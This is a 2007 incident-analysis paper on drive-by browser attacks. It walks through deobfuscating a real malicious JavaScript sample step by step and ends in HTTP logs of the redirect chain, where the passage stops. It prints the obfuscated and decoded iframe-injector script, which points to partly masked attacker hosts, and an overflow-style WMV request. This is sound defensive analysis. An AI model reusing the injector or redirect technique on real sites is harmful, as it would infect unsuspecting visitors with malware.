Analysis of a Browser Exploitation Attempt

Phil Wallisch

Analysis of a Browser Exploitation Attempt

GCIH Gold Certification

Author: Phil Wallisch, philwallisch@gmail.com
Advisor: Dominicus Adriyanto Hindarto

Accepted: December 16th, 2007

Table of Contents

Abstract

This paper analyzes an attempt by an attacker to compromise a system by exploiting the web browser. It describes the attacker's motivations and techniques. It also describes how a security administrator can analyze the incident using an array of tools. An example found in the wild is analyzed stage by stage. Finally methods used to prevent the attack from succeeding are discussed.

1. Executive Summary

The extensive use of web browsers has allowed attackers to circumvent traditional perimeter security measures. This is true for both home users and enterprise users. Computers are being profiled by remote systems. These computers are subsequently being compromised and malware is being installed unbeknownst to the victim. This can happen by merely browsing a web site that contains hidden malicious code.

Attackers are using the built in functionality of the browser against itself. Client side scripting (JavaScript and VBscript) is being used to execute code on the victim's machine. The scripts can contain exploits themselves or seamlessly direct the browser to other sites where exploits are hosted.

To compound the issue of client side scripting, attackers are obfuscating their code to make detection more difficult. There are numerous ways for attackers to accomplish this goal. Although it is impossible to completely conceal interpreted code it can prove very difficult for automated systems to detect the obfuscated scripts. In addition to obfuscation of the malicious script attackers can use SSL to encrypt payloads and use AJAX for timing attacks.

2. Introduction to Attack Vector

Attackers are targeting systems through their web browsers. This is a reflection of their business model. It is profitable to build large networks of zombie machines also known as bot nets. These bot nets can then be rented out for various schemes including spam, extortion, click-through scams, and politically motivated attacks among other things.

There are three stages to the attack discussed in this paper. Each stage can have multiple steps.

1. Attackers drive web traffic to their malicious sites
2. The malicious sites exploit the web browser
3. Malware is downloaded to the system



Fig. 1: Seifert, Client Side Attack – Step 1



Fig. 2: Seifert, Client Side Attack Step 2

2.1 Stage One

The attacker's techniques for driving traffic to their sites vary. Spam is a typical delivery method. A spam message with a URL embedded is one method. Also spam messages can be sent with attachments. This can be more problematic for the attacker since it is common practice for email filters to strip certain types of attachments such as executables. Many filters also scan attachments using anti-virus software. This is why it has become popular to embed a URL instead. In this scenario a fairly normal looking email will be received by the user and they will click the link thus beginning the attack.

Another method is to compromise trusted sites and insert iframes into each page. An iframe is defined as: "a floating frame inserted within a Web page which is not bound to the side of a browser window." (iab.net, 2007). These iframes typically have a height and width of zero making them invisible to the user. The iframe will direct the user's browser to a site that the attacker controls. At this point the site will attempt to exploit the browser typically via a known vulnerability. It is not always necessary for the attacker to compromise trusted sites in

order to deploy their iframes. There are many sites throughout the web that are willing to host the iframes. This is most likely an opportunity for the site to receive a cut of the proceeds from the overall criminal enterprise (rbnexploit.blogspot.com, 2007).

A third method of driving traffic to a site is to use "typo-squatting". In this scenario an attacker obtains domain names that users may be more likely to mistype when trying to visit legitimate sites. An example would be for them set up a web site www.eikipedia.org to capture traffic intended for www.wikipedia.org (Wikipedia.org, 2007).

Banner ads are another means of directing traffic to malicious sites. The ads are deployed on trusted sites but they contain code that directs the user to an exploit upon being clicked. There was an example of this attack on www.myspace.com (Techspot.com, 2006). When the user clicked the banner ad they were directed to a WMF exploit. Then adware was installed on the system.

Blogs are also used to direct traffic. Attackers will place links in their entries. From here unsuspecting users will click the link and be directed to the exploit stage of the attack.

2.2 Stage Two

The second stage of the attack is exploitation phase. Here the attacker's goal is to run malicious code on the victim's machine in order to install malicious software. This software can vary in its exact functionality but typically it includes a rootkit. A root kit allows the attacker to hide their presence, log keystrokes, and keep their access to the machine for further use.

There has been a trend towards using attack frameworks in order to mass produce these web based attacks. It is estimated there are 9 to 12 of these exploit kits in circulation. Some examples are Webattacker, Mpac, Icepack, NeoSploit. These kits allow attackers to be lazy. They don't have to develop their own attack framework. They can concentrate on driving traffic to their site and on developing their payloads. The authors of the frameworks even offer technical support for their software (Keizer, 2007).

The attack kits can exploit any number of known vulnerabilities or use zero day exploits. Attackers more often than not depend on systems not being updated with the latest operating system and application patches. It is common to find the following vulnerabilities being attacked:

a) MS06-014 (MDAC RCE Vulnerability)
b) MS06-006 (Windows Media PlayerPlugin RCE Vulnerability)
c) MS06-044 (Microsoft Management Console Vulnerability)
d) XML overflow XP/2k3
e) WebViewFolderIcon overflow
f) WinZip ActiveX overflow
g) QuickTime overflow
h) ANI overflow

(Symantec.com, 2007).

2.3 Stage Three

The third stage of the attack is the malware installation portion. Malware is defined as "any software written for malicious reasons that infiltrates a computer

without authorization and performs some nefarious function." (Shadowserver.org, 2007). The malware can any one of or combination of types listed here:

Trojans

A Trojan is a program that is disguised as something else. It will appear to be something harmless but really has a malicious component that is hidden from the user.

Worms

A worm is a program that propagates on its own. It needs no interaction from the user. They solely rely upon underlying vulnerabilities of the system.

Bots

Bots provide an automated function to the attacker. It is a program from where an attack or task can be launched. For example a spam bot will send unsolicited emails when given a command from the controller.

Rootkits

Rootkits change the underlying operating system in order to hide themselves as well as other programs. They are generally deployed as part of an attack package. For example the rootkit will be used to hide the presence of the bot software from the user.

Spyware/Adware

Spyware/Adware is more of a privacy issue than the other forms of malware. Advertisers place this software on a user's system to better understand their on-line habits. This allows them to better target the user as well as improve their overall marketing strategy.



Fig. 3: Trendmicro: Growth in severe malware infections.

Generally the attacker will want to add the computer to a bot net so they'll need to install the necessary software to maintain control of the system.

3. Tools used for Analysis

After an incident has been detected an analyst can begin to dissect the attack. A network administrator can be alerted to the fact that an incident as occurred in a few different ways. Network based web proxies can be effective in detecting known signatures of scripts and downloaders. Administrators can also be alerted by anti-virus software being triggered on the end user's system.

It is important to use extreme caution when analyzing any type of malware. The following list of tools aid in the analysis of the attack described in this paper. These tools do not dissect the actual executable file that is downloaded after browser exploitation but they do allow an analyst to safely examine how and why the download of the malware began.

3.1 Web Proxies

Web proxies are network devices that sit in between an end user and a web site of interest. These devices inspect web traffic and are traditionally deployed as methods of blocking certain content. For example public school systems generally want to block students from viewing pornography on school computers so deploying a proxy is an option for filtering traffic. Web proxies can be deployed in either transparent mode or non-transparent mode. In transparent mode the end user's browser settings are not required to be modified. The web traffic is directed through the proxies using other network based means. In

non-transparent mode the browser has to be configured to use the proxy.

Once a browser based incident has been detected by a web proxy the web logs can provide clues as to how the incident began. It can be difficult to determine how the user came to the point where they were attempting to download malware or even how they got to a page with malicious scripts on it without a network based logging solution. Web logs provide a forensic trail for each user's web activities. Using the proxy logs the sequence of events can be reconstructed. The logs would reveal if a user visits a seemingly benign site where an invisible iframe pointed them to a malicious site exists as opposed to the user going directly to the malicious site.

3.2 Anonymous Proxies

Anonymous proxies are mechanisms used to hide the analyst's true identity. The Onion Router (TOR) is an example of an anonymous proxy. TOR is a cloud of nodes where traffic is encrypted and bounced around and then finally exits with an IP address that cannot be traced back to the original source. This can be especially important if the analyst's target has the ability to self defend. In these cases DDoS attacks can be launched against the analyst's IP address. These attacks are typically triggered by too many probes from the same location. It is an attempt by the bot net operators to thwart the casual analyst's efforts.



Fig. 4: Torproject.org, How Tor Works

3.3 Virtual machines

The virtualization software vendor Vmware claims: "In essence, virtualization lets you transform hardware into software." (Vmware.com, 2007). Virtual machines allow the analyst to choose an operating system more suited to the task of analyzing web based attacks. A Linux based operating system can be run from within a Microsoft Windows host machine. The analysis can be done using command-line options in the Linux virtual machine. This avoids using a browser where the script can accidentally get executed. The majority of the web based attacks and downloaded malware is targeted at Microsoft operating systems. For this reason it makes sense to analyze the attack in a different environment.

Virtual machines also have a useful feature known as snapshots. Snapshots are a state of the machine at any

given time. The analyst can create a known good install one time and use this snapshot each time a new incident is analyzed. Once the analysis is done the virtual machine can quickly restored to the known good point.

3.4 Wget

Wget is a GNU utility that allows HTTP, HTTPS, and FTP downloads via the command-line (Gnu.org, 2007). It can be used in scripts and terminals without X-Windows support to grab web content. When a malicious URL is identified the page can be downloaded via wget inside of a virtual machine. This eliminates the need to use a web browser to download scripts of interest. Wget can also be configured to use an anonymous proxy such as TOR. This is done with a configuration file called .wgetrc.

3.5 SpiderMonkey

"SpiderMonkey is the code-name for the Mozilla's C implementation of JavaScript." (Mozilla.org, 2007). It allows JavaScript to be executed via the command-line. This can help developers debug their code. A security analyst can use SpiderMonkey to execute JavaScript without using a browser. In a typical web browsing session the browser will seamlessly execute the client side code. A browserless session gives the analyst greater control and visibility into what the code is doing. Often times the code is obfuscated and impossible to read without further processing. Using SpiderMonkey, JavaScript can be executed in the virtual environment via the command-line and the resulting code can then be examined.

3.6 Live HTTP Headers

Live HTTP Headers is a FireFox plugin that allows the user to view all HTTP headers during a web browsing session. Valuable information such as cookie contents, server type, debugging information, and HTTP redirects can all be seen in real time (Mozdev.org, 2007). This is a useful tool when attempts to use SpiderMonkey for deobfuscation fail. At this point a FireFox session from within a snapshot of a virtual machine can be used to view any new URLs that are generated by the code. http://livehttpheaders.mozdev.org/

4. Example Found in the Wild

4.1 Executive Summary

The following is an example of the entire process of discovering and analyzing a browser based attack. The sequence of events begins when an alert comes from the network based transparent web proxy to the security administrator. The alert lists the IP address of the client that triggered the alert, the destination server's IP address, the URL where the attack was detected, and the signature the Anti-Virus vendor uses to identify this attack.

The example then demonstrates how an analyst would download the malicious site's source code. The JavaScript is obfuscated so the code is run through the command-line tool SpiderMonkey. This will be done multiple times due to the multiple layers of obfuscation the attacker has put in place. After the final exploit code is obtained the first stage malware can be manually downloaded and analyzed.

All actions are completed inside of a Linux virtual machine. Each stage of the analysis will be kept intact. When code is downloaded it is saved to a file. Then a copy of the file is created. When the code requires editing the copied file is manipulated. A convention of stageX is used where X is the stage number.

4.2 Alert Received

Virus: "DoS.JS.Dframe.n" found!
URL: http://easycelxxx.com/

Client: x.x.5.148
Server: x.x.200.195
Protocol: ICAP

2007-10-02 09:19:30-04:00EDT
Scan Engine Version: 5.0.0.37
Pattern File Version: 071002.162129.426288 (Timestamp: 2007.10.02 16:21:29)

Hardware serial number: N/A
ProxyAV 3.1.1.2(29596) - http://www.BlueCoat.com/ Kaspersky Labs
Machine name: servername Machine IP address: x.x.56.152

4.3 Code Downloaded

The next step is to safely download the code from the site that caused the alert to trigger. The code is downloaded using the command line tool wget mentioned in section 3.4. A user agent identifying the downloading client as a Windows machine using Internet Explorer is used to fool any server-side user-agent checking and done with the command-line option of "-U". The command executed in the terminal is as follows:

```
$ wget -U "Mozilla/4.0 (compatible; MSIE 7.0b; Windows NT 6.0)" http://easycelxxx.com
```

This creates a file called index.html in the working directory of the virtual machine. Move index.html to stage1 using standard shell commands.

```
$ mv index.html stage1
```

4.4 Analyze Initial Stage

Now it is time to analyze the code that is downloaded in the previous step. Most of the code is not interesting in this stage1 file. What is interesting is the very last bit of commented code. The code is obfuscated JavaScript that cannot be read by humans without further processing. The contents of stage1 are:

```
<html>

---Unrelated HTML code----

</html>
```

```
                        <!--[O]--
><script>document.write(unescape("%3Cscript%3Etry%20%7Bvar%20cTS%3D%27k
kQk9QkMQkdQkJQkAQkFQkrQkaQkoQkNQkCQkUQkhQkVQkYQkpQklQkIQk3QkcQkRQkeQkqQ
kKQkzQkHQkWQkOQkjQkiQkgQk4QkfQkPQkSQksQkmQkXQkTQkDQkGQk7Qk5QkBQknQkZQk8
QkwQkxQkyQkLQk6QktQ9kQ99Q9MQ9dQ9JQ9AQ9FQ9rQ9aQ9oQ9NQ9CQ9UQ9hQ9VQ9YQ9pQ9
lQ9IQ93Q9cQ9RQ9eQ9qQ9K%27%3Bvar%20icZ%3DcTS.substr%282%2C1%29%2CDQo%3DA
rray%28LUy%28%27172%27%29%2C12360%5E12459%2CLUy%28%27243--------Edited
-------
%3Bvar%20pyt%3DString%28%29%3BcTS%3DcTS.split%28icZ%29%3Bfor%28pIi%3D0%
3BpIi%3CJIG.length%3BpIi+%3D2%29%7BrAd%3DJIG.substr%28pIi%2C2%29%3Bfor%
28QYw%3D0%3BQYw%3CcTS.length%3BQYw++%29%7Bif%28cTS%5BQYw%5D%3D%3DrAd%29
break%3B%7D%20pyt+%3DString.fromCharCode%28DQo%5BQYw%5D%5E144%29%3B%7Df
unction%20LUy%28MeR%29%7Breturn%20parseInt%28MeR%29%7Ddocument.write%28
pyt%29%3B%7D%0Acatch%28e%29%7B%7D%3C/script%3E"))</script><!--[/O]-->
```

Now a copy of stage1 is created and named stage2. Stage2 is the file that will be edited.

```
$ cp stage1 stage2
```

Stage2 must be edited in order to be processed by SpiderMonkey. Using a text editor all HTML code is deleted, script tags removed, and the document.write is changed to a print command. At this point the script needs to be safely executed in the virtual machine via SpiderMonkey. The contents of stage2 are:

```
print(unescape("%3Cscript%3Etry%20%7Bvar%20cTS%3D%27kkQk9QkMQkdQk
JQkAQkFQkrQkaQkoQkNQkCQkUQkhQkVQkYQkpQklQkIQk3QkcQkRQkeQkqQkKQkzQkHQkWQ
```

```
kOQkjQkiQkgQk4QkfQkPQkSQksQkmQkXQkTQkDQkGQk7Qk5QkBQknQkZQk8QkwQkxQkyQkL
Qk6QktQ9kQ99Q9MQ9dQ9JQ9AQ9FQ9rQ9aQ9oQ9NQ9CQ9UQ9hQ9VQ9YQ9pQ9lQ9IQ93Q9cQ9
RQ9eQ9qQ9K%27%3Bvar%20icZ%3DcTS.substr%282%2C1%29%2CDQo%3DArray%28LUy%-
--------Edited---------
27%3Bvar%20pyt%3DString%28%29%3BcTS%3DcTS.split%28icZ%29%3Bfor%28pIi%3D
0%3BpIi%3CJIG.length%3BpIi+%3D2%29%7BrAd%3DJIG.substr%28pIi%2C2%29%3Bfo
r%28QYw%3D0%3BQYw%3CcTS.length%3BQYw++%29%7Bif%28cTS%5BQYw%5D%3D%3DrAd%
29break%3B%7D%20pyt+%3DString.fromCharCode%28DQo%5BQYw%5D%5E144%29%3B%7
Dfunction%20LUy%28MeR%29%7Breturn%20parseInt%28MeR%29%7Ddocument.write%
28pyt%29%3B%7D%0Acatch%28e%29%7B%7D%3C/script%3E"))
```

From the command-line execute the code using SpiderMonkey and redirect the results to a file called stage3:

```
$js stage2 > stage3
```

A copy of stage3 is created and named stage4.

```
$ cp stage3 stage4
```

The contents of stage3 are obfuscated as well. This code does contain some error checking. Note the “try” and “catch” tags. Stage3 contents:

```
<script>try{var
cTS='kkQk9QkMQkdQkJQkAQkFQkrQkaQkoQkNQkCQkUQkhQkVQkYQkpQklQkIQk3QkcQkRQ
keQkqQkKQkzQkHQkWQkOQkjQkiQkgQk4QkfQkPQkSQksQkmQkXQkTQkDQkGQk7Qk5QkBQkn
QkZQk8QkwQkxQkyQkLQk6QktQ9kQ99Q9MQ9dQ9JQ9AQ9FQ9rQ9aQ9oQ9NQ9CQ9UQ9hQ9VQ9
YQ9pQ9lQ9IQ93Q9cQ9RQ9eQ9qQ9K';var
icZ=cTS.substr(2,1),DQo=Array(LUy('172'),12360^12459,LUy('243'),LUy('22
6'),LUy('249'),LUy('224'),LUy('228'),LUy('174'),6633^6431,8744^8909,LUy
('254'),17928^18167,LUy('176'),3736^3685,26101^25933,LUy('210'),LUy('21
6'),27661^27825,LUy('217'),14810^14637,LUy('185'),LUy('235'),LUy('230')
,7694^7935,LUy('251'),LUy('215'),LUy('252'),LUy('173'),9558^9635,LUy('2
31'),LUy('212'),26487^26537,7620^7535,19493^19611,8633^8573,LUy('187'),
LUy('168'),LUy('166'),LUy('164'),12659^12755,LUy('244'),2797^2655,32305
^32473,LUy('221'),5992^6059,24480^24397,15051^14877,LUy('197'),LUy('183
'),11072^11233,27617^27435,LUy('199'),LUy('225'),LUy('191'),20775^20959
,LUy('223'),LUy('189'),LUy('193'),32407^32317,LUy('177'),LUy('175'),LUy
('234'),15870^15669,21933^21859,LUy('169'),LUy('205'),3819^3623,LUy('19
2'),29882^29807,11338^11419,28649^28443,LUy('233'),LUy('211'),LUy('154'
),1763^1601,11600^11763,25734^25635,29234^29333,LUy('186'));var
pIi,QYw;var
rAd,JIG='kkk9kMkdkJkAkFkrkakokNkMkFkJkCkNkUkhkJk9kVkYkpkJklkIk3kAkckRkU
```

```
kekqkdkUkKkzkHkWkNkOkjkUkikqkFkOkVkcklkUkikgkOkWkUkNkOkjkUkikqkFkOkVkck
4kUkikgkOkfk9kOkFkPkJkhkOkVkKkzkHkf----Edited------
kMkfkHkOkNk3kF9kkcklkxklkxkck4kUkdkOkFkokdkNkUkakJk3k4kUknkkktk9kMkdkJk
AkFkr';var
pyt=String();cTS=cTS.split(icZ);for(pIi=0;pIi<JIG.length;pIi+=2){rAd=JI
G.substr(pIi,2);for(QYw=0;QYw<cTS.length;QYw++){if(cTS[QYw]==rAd)break;
} pyt+=String.fromCharCode(DQo[QYw]^144);}function LUy(MeR){return
parseInt(MeR)}print(pyt);}catch(e){}</script>
```

The initial attempt at decoding stage3 via the same procedure as stage2 failed. The script tags were removed but when SpiderMonkey was run there was no output. Then the “try” and “catch” portions along with their corresponding brackets were removed from stage4.

The contents of stage4 are:

```
var
cTS='kkQk9QkMQkdQkJQkAQkFQkrQkaQkoQkNQkCQkUQkhQkVQkYQkpQklQkIQk3QkcQkRQ
keQkqQkKQkzQkHQkWQkOQkjQkiQkgQk4QkfQkPQkSQksQkmQkXQkTQkDQkGQk7Qk5QkBQkn
QkZQk8QkwQkxQkyQkLQk6QktQ9kQ99Q9MQ9dQ9JQ9AQ9FQ9rQ9aQ9oQ9NQ9CQ9UQ9hQ9VQ9
YQ9pQ9lQ9IQ93Q9cQ9RQ9eQ9qQ9K';var
icZ=cTS.substr(2,1),DQo=Array(LUy('172'),12360^12459,LUy('243'),LUy('22
6'),LUy('249'),LUy('224'),LUy('228'),LUy('174'),6633^6431,8744^8909,LUy
('254'),17928^18167,LUy('176'),3736^3685,26101^25933,LUy('210'),LUy('21
6'),27661^27825,LUy('217'),14810^14637,LUy('185'),LUy('235'),LUy('230')
,7694^7935,LUy('251'),LUy('215'),LUy('252'),LUy('173'),9558^9635,LUy('2
31'),LUy('212'),26487^26537,7620^7535,19493^19611,8633^8573,LUy('187'),
LUy('168'),LUy('166'),LUy('164'),12659^12755,LUy('244'),2797^2655,32305
^32473,LUy('221'),5992^6059,24480^24397,15051^14877,LUy('197'),LUy('183
'),11072^11233,27617^27435,LUy('199'),LUy('225'),LUy('191'),20775^20959
,LUy('223'),LUy('189'),LUy('193'),32407^32317,LUy('177'),LUy('175'),LUy
('234'),15870^15669,21933^21859,LUy('169'),LUy('205'),3819^3623,LUy('19
2'),29882^29807,11338^11419,28649^28443,LUy('233'),LUy('211'),LUy('154'
),1763^1601,11600^11763,25734^25635,29234^29333,LUy('186'));var
pIi,QYw;var
rAd,JIG='kkk9kMkdkJkAkFkrkakokNkMkFkJkCkNkUkhkJk9kVkYkpkJklkIk3kAkckRkU
kekqkdkUkKkzkHkWkNkOkjkUkikqkFkOkVkcklkUkikgkOkWkUkNkOkjkUkikqkFkOkVkck
4kUkikgkOkfk9kOkFkPkJkhkOkVkKkzkHkf-----Edited--------
kMkfkHkOkNk3kF9kkcklkxklkxkck4kUkdkOkFkokdkNkUkakJk3k4kUknkkktk9kMkdkJk
AkFkr';var
pyt=String();cTS=cTS.split(icZ);for(pIi=0;pIi<JIG.length;pIi+=2){rAd=JI
G.substr(pIi,2);for(QYw=0;QYw<cTS.length;QYw++){if(cTS[QYw]==rAd)break;
} pyt+=String.fromCharCode(DQo[QYw]^144);}function LUy(MeR){return
parseInt(MeR)}print(pyt);
```

Now stage4 is ready to be decoded. It is executed with SpiderMonkey and the contents are saved to a file named stage5.

```
$ js stage4 > stage5
```

4.5 Review Deobfuscated Code

The contents of stage5 are:

```
<script>function mis(BHi,Igp){ var kGl=new Date(), DNe= new Date();
DNe.setTime(kGl.getTime()+86400000); document.cookie =
BHi+"="+escape(Igp)+";expires="+DNe.toGMTString(); }var
FpU='s1fgZW';var lqk='1',Uws='updaXXX.clasXXX.org';var
enw='/html/';if(document.cookie.indexOf(FpU+'='+lqk)==-1){ var
SQT='http://'+(document.location.host !=
''?'':zZI())+document.location.host.replace(/[^a-z0-9.-
]/,'.').replace(/\.+/,'.')+'.'+zZI()+'.'+Uws+enw;var
reP=document.createElement('iframe');reP.setAttribute('src',SQT);reP.fr
ameBorder=0; reP.width=1;reP.height=0;try {
document.body.appendChild(reP);mis(FpU,lqk); }catch(e){
document.write('<html><body></body></html>');document.body.appendChild(
reP); mis(FpU,lqk); } }
function zZI(){ var msc=24;var PMc="01234567890abcdef",fig="";
for(Zgw=0; Zgw < msc; Zgw++) fig+=
PMc.substr(Math.floor(Math.random()*PMc.length),1,1); return fig;
}</script>
```

At this point the code becomes more complex. This is the stage where the user is redirected to another site. Easily bypassed obfuscation techniques were used In stage2 and stage4. Attempts at using SpiderMonkey to decode stage5 failed. The code needs Document Object Model (DOM) interacton. “The Document Object Model is a platform- and language-neutral interface that will allow programs and scripts to dynamically access and update the content, structure and style of documents.” (W3.org, 2007) This type of interaction is beyond the scope of what SpiderMonkey is designed to do.

4.6 Execute Code in Firefox

In order to continue the analysis the code can be executed in a virtual environment. Stage5 was opened by Firefox from within the Linux virtual machine. Before the code is executed a snapshot of the virtual machine is taken. This will allow the analyst to fail back to a known good environment. After the code execution of the next stage the virtual machine will be reverted to its previous state. The Firefox plugin Live HTTP Headers was used to capture any redirection the site might employ. It is also used to view all Headers that are passed between the client and the server. The Live HTTP Headers session is below.

```
http://bdb20e93e5a10ccb9a6400ef.4f3b70705cc00f9058633088.update1.classi
ctel.org/html/

GET /html/ HTTP/1.1
Host:
bdb20e93e5a10ccb9a6400ef.4f3b70705cc00f9058633088.updXXX.clasXXX.org
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.8.1.3)
Gecko/20061201 Firefox/2.0.0.3 (Ubuntu-feisty)
Accept:
text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/pla
in;q=0.8,image/png,*/*;q=0.5
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Proxy-Connection: keep-alive

HTTP/1.x 302 Found
Date: Mon, 08 Oct 2007 18:01:40 GMT
Server: Apache/2.2.4 (Fedora)
X-Powered-By: PHP/5.1.6
Location: http://bibi32.org/505/Xp/
Content-Length: 0
Content-Type: text/html; charset=UTF-8
Connection: close
-----------------------------------------------------------
http://bibi32.org/505/Xp/

GET /505/Xp/ HTTP/1.1
```

```
Host: bibi32.org
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.8.1.3)
Gecko/20061201 Firefox/2.0.0.3 (Ubuntu-feisty)
Accept:
text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/pla
in;q=0.8,image/png,*/*;q=0.5
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Proxy-Connection: keep-alive

HTTP/1.x 200 OK
Date: Mon, 08 Oct 2007 18:01:46 GMT
Server: Apache/2.2.4 (Fedora)
X-Powered-By: PHP/5.1.6
Content-Length: 3158
Content-Type: text/html; charset=UTF-8
Connection: close
-----------------------------------------------------
http://bibXXX.org/505/Xp/-----------------------------------------------
-----------------------------------------------------------------------
---------------------------------
AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLAAA%05NNNNOOOOAAA%05QQQ
QRRRRSSSSTTTTUUUUVVVVWWWWXXXXYYYYZZZZ000011112222333344445555666677778
889999.wmv

GET /505/Xp/------------------------------------------------------------
-----------------------------------------------------------------------
--------------------
AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLAAA%05NNNNOOOOAAA%05QQQ
QRRRRSSSSTTTTUUUUVVVVWWWWXXXXYYYYZZZZ000011112222333344445555666677778
889999.wmv HTTP/1.1
Host: bibXXX.org
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.8.1.3)
Gecko/20061201 Firefox/2.0.0.3 (Ubuntu-feisty)
Accept:
